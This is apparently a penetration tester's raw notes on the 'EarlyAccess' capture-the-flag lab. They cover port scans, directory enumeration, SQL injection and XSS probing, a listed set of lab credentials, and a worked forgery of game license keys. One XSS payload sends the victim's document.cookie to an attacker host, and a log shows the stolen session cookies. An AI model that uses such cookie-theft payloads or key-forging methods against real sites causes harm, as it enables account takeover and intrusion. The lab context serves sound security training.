Creds

Username	Password	Description
dev	dev	Mysql db=db
admin	gameover	dev.earlyaccess.htb
www-adm	gameover	docker container 172.18.0.102
api	s3CuR3_API_PW!	check_db api
drew	XeoNu86JTznxMCQuGHrGutF3Csq5	ssh
game-tester	/home/drew/.ssh/id_rsa	ssh -i .ssh/id_rsa game-tester@172.19.0.X

Nmap

Port	Service	Description
22	ssh	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80	http	Apache httpd 2.4.38
443	ssl/http	Apache httpd 2.4.38 ((Debian))

Service Info: Host: 172.18.0.102; OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Mon Nov 22 19:27:39 2021 as: nmap -sC -sV -vvv -p- -oA nmap/Full 10.10.11.110
Nmap scan report for 10.10.11.110
Host is up, received echo-reply ttl 63 (0.036s latency).
Scanned at 2021-11-22 19:27:40 EST for 46s
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 e4:66:28:8e:d0:bd:f3:1d:f1:8d:44:e9:14:1d:9c:64 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDA4aa/x4R1TiTar8MYr6XZGVABRzTfiQGV97w7EnWMV2JBd8+dm/I7wsGkaz6VrW0NhiUb3Blv0n37Uo69YElbnxTa7xrzDWwBmdgMTEOo9OYoCU5XI1BrT9BAPy2/OMHc6Z9XSTWOlxPypUumlGz7gTo6eEedcNjXucm4qmKqCygWpd85UUzja
BeDL6w7YSXHqY8UCXW1a33JzFqa2Yo5663+vdRbqjlUDQPljZ6+GZ9TnwmiViJnhM3Px7gsMZQP7RJKF2q6gpFyAN16RGOgtPSrbjGCdtfBPoVg1FHx2kqoPffHkYqtQ6dI9ndVwk5uOgjm16YM86b5uE5W6ze7
|   256 b3:a8:f4:49:7a:03:79:d3:5a:13:94:24:9b:6a:d1:bd (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEViYQSGFH9qKODrhpo9E6Qt3ob2z5P8c2tiuCth+LlZatU6kW6UGfNsf1au+JMlOd9m4DFK2Y/gbCnGG19g1Kg=
|   256 e9:aa:ae:59:4a:37:49:a6:5a:2a:32:1d:79:26:ed:bb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIG1mV03hXdu0wBUDWrldFfH24kABXLzTDT/3uZBNJt/y
80/tcp  open  http     syn-ack ttl 62 Apache httpd 2.4.38
|_http-title: Did not follow redirect to https://earlyaccess.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.38 (Debian)
443/tcp open  ssl/http syn-ack ttl 62 Apache httpd 2.4.38 ((Debian))
|_http-title: EarlyAccess
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
| ssl-cert: Subject: commonName=earlyaccess.htb/organizationName=EarlyAccess Studios/stateOrProvinceName=Vienna/countryName=AT/organizationalUnitName=IT/emailAddress=chr0x6eos@earlyaccess.htb/localityName=Vienna
| Issuer: commonName=earlyaccess.htb/organizationName=EarlyAccess Studios/stateOrProvinceName=Vienna/countryName=AT/organizationalUnitName=IT/emailAddress=chr0x6eos@earlyaccess.htb/localityName=Vienna
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-08-18T14:46:57
| Not valid after:  2022-08-18T14:46:57
| MD5:   cb8e e2a3 cfc9 b38e 36b8 3393 c8f5 d425
| SHA-1: f884 fc2c 843f 4ce0 3c51 a06b cb8c 7b50 9c7d 0fc7
| -----BEGIN CERTIFICATE-----
| MIIEHzCCAwegAwIBAgIUNq5ZnUh7C06FZPVZr/3pJPttc88wDQYJKoZIhvcNAQEL
| BQAwgZ4xCzAJBgNVBAYTAkFUMQ8wDQYDVQQIDAZWaWVubmExDzANBgNVBAcMBlZp
| ZW5uYTEcMBoGA1UECgwTRWFybHlBY2Nlc3MgU3R1ZGlvczELMAkGA1UECwwCSVQx
| GDAWBgNVBAMMD2Vhcmx5YWNjZXNzLmh0YjEoMCYGCSqGSIb3DQEJARYZY2hyMHg2
| ZW9zQGVhcmx5YWNjZXNzLmh0YjAeFw0yMTA4MTgxNDQ2NTdaFw0yMjA4MTgxNDQ2
| NTdaMIGeMQswCQYDVQQGEwJBVDEPMA0GA1UECAwGVmllbm5hMQ8wDQYDVQQHDAZW
| aWVubmExHDAaBgNVBAoME0Vhcmx5QWNjZXNzIFN0dWRpb3MxCzAJBgNVBAsMAklU
| MRgwFgYDVQQDDA9lYXJseWFjY2Vzcy5odGIxKDAmBgkqhkiG9w0BCQEWGWNocjB4
| NmVvc0BlYXJseWFjY2Vzcy5odGIwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEK
| AoIBAQCgb8Cx5b+3wCX8+ADiDcQTDVg63AkiUcSZ0DoYAh73g/ZlA4qJNPyYuJ6Q
| 1LKXajYue9QLp6rvGQCXxo/P8gFIJ+y1P5O8Ezt8fQaMBWjnMgmyXSFeWQL2bLIR
| Ae0X6kOdBxJN1fJ8NBxO96+xhTlvueYlhuWA2GII6F6e3y7LR897VZBriQUayfm8
| RwwzFXBWrg27pnfzewWkbviQ3XUt/8gcRygbfXuMiCQcxDsm59bezIIpbNVWYO8J
| XiEH6EDF9kP+vFday6dlaliOI/SY5JwmQ4cyZ2NknPqM43w3WvkX+DQo12r17+u3
| b6TSikfQPDsPvnKYLwyFdV6DkAiRAgMBAAGjUzBRMB0GA1UdDgQWBBT5hgmOIGJe
| HqpkNf8bYFcVYIfOuTAfBgNVHSMEGDAWgBT5hgmOIGJeHqpkNf8bYFcVYIfOuTAP
| BgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3DQEBCwUAA4IBAQAHJkf+a6BGiitcG7R1
| nk9rz8lFIKzTYi++tRyqn7SjFJ9c6EFwUVfWbV1PJGVGbNfKO2kcVtBOvD8YOPZR
| jjtKjFR3Vx6xwsf3FkVDTL4T3y36SHYfi/8iSWj2VgHV2qCBPorA82tH8AKIyxLW
| Ow4n8Q3hgGftR8mMZ8tVBcdiMqqNeGPD1AVVTbJsecFC7lDG5cz3NMrZ75uCJS1G
| Sywr+mUB87DBbjuqql+iI66M/SaFdPoKFpqAZGKx4rjCLHYMiRcKKgnbPXwwwQeI
| mQ65t9f+WyFcXLh5WsMx1vMCCzpJm1gKOkiN+Ko05K4pl2Zc8AML0LL/BlKp3IZK
| Wr18
|_-----END CERTIFICATE-----
|_http-server-header: Apache/2.4.38 (Debian)
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
Service Info: Host: 172.18.0.102; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Nov 22 19:28:26 2021 -- 1 IP address (1 host up) scanned in 47.10 seconds
```

- https://earlyaccess.htb/
- emailAddress=chr0×6eos@earlyaccess.htb
- Host: 172.18.0.102

/etc/passwd

```
10.10.11.110    earlyaccess.htb
```

Web Enumeration

```
kali@kali:~$ gobuster dir  -u https://earlyaccess.htb -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -o buster/root.log -k

...[snip]...

/.html                (Status: 403) [Size: 281]
/images               (Status: 301) [Size: 321] [--> https://earlyaccess.htb/images/]
/admin                (Status: 302) [Size: 362] [--> https://earlyaccess.htb/login]
/js                   (Status: 301) [Size: 317] [--> https://earlyaccess.htb/js/]
/css                  (Status: 301) [Size: 318] [--> https://earlyaccess.htb/css/]
/login                (Status: 200) [Size: 3026]
/register             (Status: 200) [Size: 2902]
/.                    (Status: 301) [Size: 185] [--> https://earlyaccess.htb:8443/./]

...[snip]...

kali@kali:~$ gobuster dir  -u https://earlyaccess.htb -w /usr/share/seclists/Discovery/Web-Content/raft-small-files.txt -o buster/root_files.log -k

...[snip]...

/index.php            (Status: 200) [Size: 12279]
/index.html           (Status: 200) [Size: 406]
/.                    (Status: 301) [Size: 185] [--> https://earlyaccess.htb:8443/./]
```

from zap

https://earlyaccess.htb/css/bootstrap.css?id=aacbe9bdcd3a79262904+AND+1%3D1+--+

https://earlyaccess.htb/css/nunito.css?id=28b2170c836b8b5cf6f5+AND+1%3D1+--+


The page results were successfully manipulated using the boolean conditions [on AND 1=1 --] and [on OR 1=1 --]
The parameter value being modified was NOT stripped from the HTML output for the purposes of the comparison
Data was NOT returned for the original parameter.
The vulnerability was detected by successfully retrieving more data than originally returned, by manipulating the parameter

url: https://10.10.11.110/login
attack: on OR 1=1 --

register

SuperDuper
SuperDuper@SuperDuper.com
creds used ⟹ SuperDuper:SuperDuper@SuperDuper.com

xss


EarlyAccess
earlyaccess.htb/user/profile
Home Messaging Forum Store Register key
<script>alert(1);</script>
SAVE

Profile Information


Update your account's profile information and email address.

Name

<script>alert(1);</script>

Email

SuperDuper@SuperDuper.com



Messaging

If you have any inquiry, please do not hesit


Send message to: **admin@earlyaccess.htb**

Subject:

test

Type in your message:

test




Messaging

Please note that it may take a couple of minutes for the
Read messages will be marked.

Message to: admin


test

Sent at: 2021-11-25 03:44:18


Workspace 1
Burp Suite Community E...
4. Intruder attack of earl...
EarlyAccess - Obsidian v...
EarlyAccess - Chromium
kali@kali: ~
10:42 PM
32%
EarlyAccess
earlyaccess.htb/messages/1
OK

earlyaccess.htb says

1



```
<script>document.location='https://10.10.14.155/grabber.php?c='+document.cookie</script>
```

```
payload: <script>document.location='https://10.10.14.155/grabber.php?c='+document.cookie</script>
```


start up apache webserver (with port 443 enabled)

```
kali@kali:/var/www/html$ sudo tail -f /var/log/apache2/access.log

...[snip]...

10.10.11.110 - - [26/Nov/2021:10:56:22 -0500] "GET /grabber.php?c=XSRF-
TOKEN=eyJpdiI6IllxVEdhbE5vYno4QlY4M0hkNjZWbVE9PSIsInZhbHVlIjoieEdHeHEwRXE4b2pSQ3E0V0prRjA5dEJSaEZJSU41Wis1UkRFUG9OSFRlTnVOUVV4SThaTUpmK0VOcGVVYnpwd2VRQXJyYlRTSFhBTW96T09PNWplajhKdktpTlhLaHpJL3cxMENJbVp2RXR4UzJLYWJ
ldkRlU2ZnbWhqTXVuUFIiLCJtYWMiOiJhMWI4ZTRkYTk3MGRjNTlkMmM5MzkxYzMzZjI3YzA4YzAwMWMyOGJjOTg3MjdmYjcwYzIwNWIwMzg2NjM4NjdjIn0%3D;%20earlyaccess_session=eyJpdiI6ImJKaVkwa2wrTnUxTE04TnZZL1p0YVE9PSIsInZhbHVlIjoicytmN3dZYV
FCYkVpL1lTTVJXYjl0M2luTkZITjMyRm92dTR5UHNDZVIxK0p4UDM5T000Qk10NFdIZG9FRFYxRHRCYmsyVWdoM1hNY1lSV1ZLZGpOdlo1N0ZCeExxOUCtCd0NZV0Y3cUw3RVZ5OVhMSFVwcktwZlorQ1YvcXBOU0wiLCJtYWMiOiIxOGVkODc1ZWUyZWFiMzk0YmY2MWNjZjZkMDU0Y2F
lNTcxMTVmNTJjMTQzNDg4MzBjMmQzNTA1NzEwMTE0ODIxIn0%3D HTTP/1.1" 200 2040 "https://earlyaccess.htb/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/91.0.4472.114 Safari/537.36"
```

log in as admin



Key-verification backup

Offline Key-validator

Since the API has been down a lot lately, we have come up with an temporary solution. As requested, an offline backup of the game-key validator algorithm is now available to all administrative users. To use this, the magic_num must be entered into the validator app.

/etc/hosts

```
10.10.11.110    earlyaccess.htb dev.earlyaccess.htb game.earlyaccess.htb
```

dev - need admin password
game - need verified key

validator.py reverse to get valid game key

```
magic value is XP
magic num is 346
info returns how to use py prog
valid format returns true if is a valid format
^[A-Z0-9]{5}(-[A-Z0-9]{5})(-[A-Z]{4}[0-9])(-[A-Z0-9]{5})(-[0-9]{1,5})$

calc_cs splits key at the dashes (-)

g1 -g4 valid checks each part of key
g1 for i, v in enumerate(g1[0:e])

0 A
1 A
2 A
ord('A') = 65 = 0b1000001

221=blah^X ===== K
81 = E
145 = Y
next two are numbers so i used 01
valid...

#g2=ABCDE
sums bytearray of p1 and ensures=p2
ACE = BD
     goes from 130-155 for A
     goes from 155-180 for Z
     so goes from 130-180 for all 2 letter characte
goest from 195 - 270 for all 3 characters..??
    don't forget numbers.. ok..
    so we can lower this to 96
    and raise to 180
and lower this to 144 and raise to 270
so 0A0O0 works at 144

#g3=ABCD1
so g3 FROM AB == magic_value==XP
and sum of all g3=346
so...XPAA0 works...

and so far key = KEY01-0A0O0-XPAA0-DDDDD-1234
and finally

#g4=ABCDE
K^12
75^12 = 71 = G

4^E
4^69 = 65 = A

20^Y
20^89 = 77 = M
117^48 = E
48=0
E=69

0^=0

then just brute forced checksum and got 1295

full key KEY01-0A0O0-XPAA0-GAME1-1295
```

```
kali@kali:~/www/backup$ python3 validate.py KEY01-0A0O0-XPAA0-GAME1-1295
Entered key is valid!
```

still invalid key on server...ughh...
will come back too...

gobuster

game

```
kali@kali:~/buster$ cat game| grep -v 403
/includes             (Status: 301) [Size: 331] [--> http://game.earlyaccess.htb/includes/]
/index.php            (Status: 200) [Size: 2709]
/assets               (Status: 301) [Size: 329] [--> http://game.earlyaccess.htb/assets/]
/.                    (Status: 200) [Size: 2709]
/actions              (Status: 301) [Size: 330] [--> http://game.earlyaccess.htb/actions/]
/game.php             (Status: 302) [Size: 7008] [--> /index.php]
/leaderboard.php      (Status: 302) [Size: 5933] [--> /index.php]
/scoreboard.php       (Status: 302) [Size: 5101] [--> /index.php]
```

/actions

```
kali@kali:~/buster$ cat game.actions| grep -v 403
/login.php            (Status: 302) [Size: 0] [--> /index.php]
/logout.php           (Status: 302) [Size: 0] [--> /game.php]
/score.php            (Status: 302) [Size: 0] [--> /game.php]
```

dev


```
kali@kali:~/buster$ cat dev| grep -v 403
/includes             (Status: 301) [Size: 329] [--> http://dev.earlyaccess.htb/includes/]
/index.php            (Status: 200) [Size: 2685]
/home.php             (Status: 302) [Size: 4426] [--> /index.php]
/assets               (Status: 301) [Size: 327] [--> http://dev.earlyaccess.htb/assets/]
/.                    (Status: 200) [Size: 2685]
/actions              (Status: 301) [Size: 328] [--> http://dev.earlyaccess.htb/actions/]
```

/actions

```
kali@kali:~/buster$ cat dev.actions| grep -v 403
/login.php            (Status: 302) [Size: 0] [--> /index.php]
/logout.php           (Status: 302) [Size: 0] [--> /home.php]
/file.php             (Status: 500) [Size: 35] [--> /index.php]
/hash.php             (Status: 302) [Size: 0] [--> /home.php]
```

replace 302 Found redirects with 200 OK

game - leaderboard



Global Leaderboard

The best 10 players of today


Rank	User-Email	Score	Date
1	chr0x6eos@earlyaccess.htb	82	2021-09-05 13:21:08
2	farbs@earlyaccess.htb	67	2021-09-05 13:21:08
3	firefart@earlyaccess.htb	54	2021-09-05 13:21:08

Error

Invalid username or password!

- chr0×6eos@earlyaccess.htb
- farbs@earlyaccess.htb
- firefart@earlyaccess.htb

game - game



Game version v0.1.2.733

Play our innovative and immersive game


Game over!

10

Error

No score inputted!

dev



Welcome admin!

Hashing-Tools

Action: Hash

Password: P@ssw0rd

Hash MD5

Password and hash do not match!

validate.py cont...

```
but... key isn't valid on server... probably because the magic number... so i think i'll have to create a key that syncs with the server... it generates a new one every 30 mins.. hmm...

so lets focus on that key and see how many valid numbers we can create...

#g3=ABCD1
so g3 FROM AB == magic_value==XP
and sum of all g3=changing number...so lets make a script to find all possible values...
so...XPAA0 works...


ok... so
checksum = 330 + 288 + MAGI_NUM + 331 = LAST_NUM
checksum = KEY01+0A0O0+XPAA0+GAME1 = 1295
so XPAB0=347 so checksum is + 1

see script exploit.py print_keys function
